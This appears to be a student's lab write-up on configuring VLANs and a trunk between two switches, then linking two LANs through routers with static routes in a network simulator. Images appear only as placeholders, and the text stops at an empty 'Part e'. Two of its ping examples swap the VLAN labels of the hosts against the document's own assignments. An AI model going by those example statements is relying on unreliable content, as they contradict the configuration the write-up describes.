



Now we have to select the hosts for VLAN-STUDENT and VLAN-FACULTY. Here will choose hosts with IP addresses from 192.168.100.1 to 192.168.100.3 under VLAN-STUDENT. Will navigate to config tab then to Interface list. Here FastEthernet0/1 corresponds to host 192.168.100.1, FastEthernet0/2 corresponds to host 192.168.100.2 and so on. Will open FastEthernet0/1 then will change the VLAN number from the drop-down list to be 100 for VLAN-STUDENT.

Similarly, will do the same for hosts 192.168.100.4 to 192.168.100.6 and FastEthernet0/4 to FastEthernet0/6, this time setting the VLAN number to be 200 for VLAN-FACULTY.

**Configuration:**

Below is the configuration for VLAN-STUDENT and VLAN-FACULTY.



**Part b and c:**

**Solution approach:**

We will repeat what we did above but difference will be the IPs of the PC will be different. Here the IPs are 192.168.100.7 to 192.168.100.12.


Here hosts from 192.168.100.7 to 192.168.100.9 will be in VLAN-STUDENT and hosts from 192.168.100.10 to 192.168.100.12 will be in and VLAN-FACULTY.


**Part d:**

**Solution approach:**

Now we can connect the two switches using the cross-over cable. But we need to change one option in both switches. Here the connecting cross over cable is the FastEthernet0/7 on both switches. We need to navigate to same Interface tab of switches and in FastEthernet0/7 we need change the switch port mode from Access to Trunk for both switches.


**Configuration:**




**Final network Configuration:**


**Output:**

Finally, we can ping one device from one VLAN to same other VLAN on the other side. For example, we won’t be able to ping PC0 from PC11 as they are on different VLAN. But we can ping PC1 from PC7 as they are on same VLAN.

PC4 and PC11, both of VLAN-STUDENT pinging each other.

PC8 and PC0 both on VLAN-FACULTY pinging each other.

Ping from PC4 to PC6 will fail as they are on diffent VLAN.



**Question: 3**

**Problem Statement:**

**Create two LANs and connect them via a router**


1. Create a LAN (named JU-Main) with three hosts connected via a layer-2 switch. Connect the switch to a router. Assign IP addresses to all the hosts and the router interface connected to this LAN from network address 192.168.120.0/24. Configure default gateway of each hosts as the IP address of the interface of the router, which is connected to the LAN.
2. Create another LAN (named JU-SL) with three hosts connected via a layer-2 switch. Connect this switch to another router. Assign IP addresses to all the hosts and the router interface connected to this LAN from network address 192.168.130.0/24. Configure default gateway of each hosts as the IP address of the interface of the router which is connected to the LAN.
3. Connect the two routers through appropriate WAN interfaces. Assign IP addresses to the WAN interfaces from network 192.168.150.0/24.
4. Add static route in both of the routers to route packets between two LANs.
5. Test the configuration by sending ping requests from hosts in each LAN.

**Part a:**

**Solution approach:**


We will create a LAN by using a switch same as we did before. Here the IP addresses of the end hosts will be the following 192.168.120.2 to 192.168.120.4. And the default gateway of the hosts will be the address of the router which is 192.168.120.1. All of this can be done by clicking on the PC icons in the canvas then navigating to the desktop option and then to IP Configuration.

**Configuration:**



The next part is to add the router. We need to connect the router with the switch as we did before. Now we need to configure the router.

Navigate to config tab of the router. Then under section “Interface” select “GigabitEthernet0/0/0” which is the interface where we have connected out switch. There in IPV4 address we need to enter 192.168.120.1 and for subnet mask 255.255.255.0 as these are our network requirements. Also we need to make sure that “Port Status” is selected or turned on.


**Configuration:**

**Part b:**

**Solution approach:**

Here we need to perform the same tasks again but with new values of IPs. Here the IP addresses of the end hosts will be the following 192.168.130.2 to 192.168.130.4. And the default gateway of the hosts will be the address of the router which is 192.168.130.1.

Then will add the router as before. Then under section “Interface” select “GigabitEthernet0/0/0” which is the interface where we have connected out switch. There in IPV4 address we need to enter 192.168.130.1 and for subnet mask 255.255.255.0 as these are our network requirements. Also we need to make sure that “Port Status” is selected or turned on.

**Configuration:**

**Part c:**



**Solution approach:**

Now we need to connect the two routers. We will use a Straight-through cable to connect the GigabitEthernet0/0/1 interface of the two routers. Then will have to do some more configuration.

Here our connecting WAN interface will have IP from network 192.168.150.0/24.

Will first navigate to router0 (Router for JU\_MAIN) config. Then for interface GigabitEthernet0/0/1 will add 192.168.150.2 as IPV4 address and subnet mask will be 255.255.255.0.

Similarly, for router1 (Router for JU\_SL) the interface GigabitEthernet0/0/1 will have 192.168.150.3 as IPV4 address and subnet mask will be 255.255.255.0.

**Configuration:**

**Part d:**


**Solution approach:**


To add static route between two routers we need to do the following:

First navigate to router0 (Router for JU\_MAIN) config, then to “Routing” and “Static” under that. Here we can see the option of adding static routes. In the network field will add 192.168.130.0, subnet mask will be 255.255.255.0 and lastly next hop will be 192.168.150.3 we want to connect network 192.168.130.0/24 via 192.168.150.0/24.

Similarly, for router1 (Router for JU\_SL) the network field will add 192.168.120.0, subnet mask will be 255.255.255.0 and lastly next hop will be 192.168.150.2 we want to connect network 192.168.120.0/24 via 192.168.150.0/24.

By clicking on Add, it will create the entry.

**Configuration:**




**Part e:**

**Solution approach:**

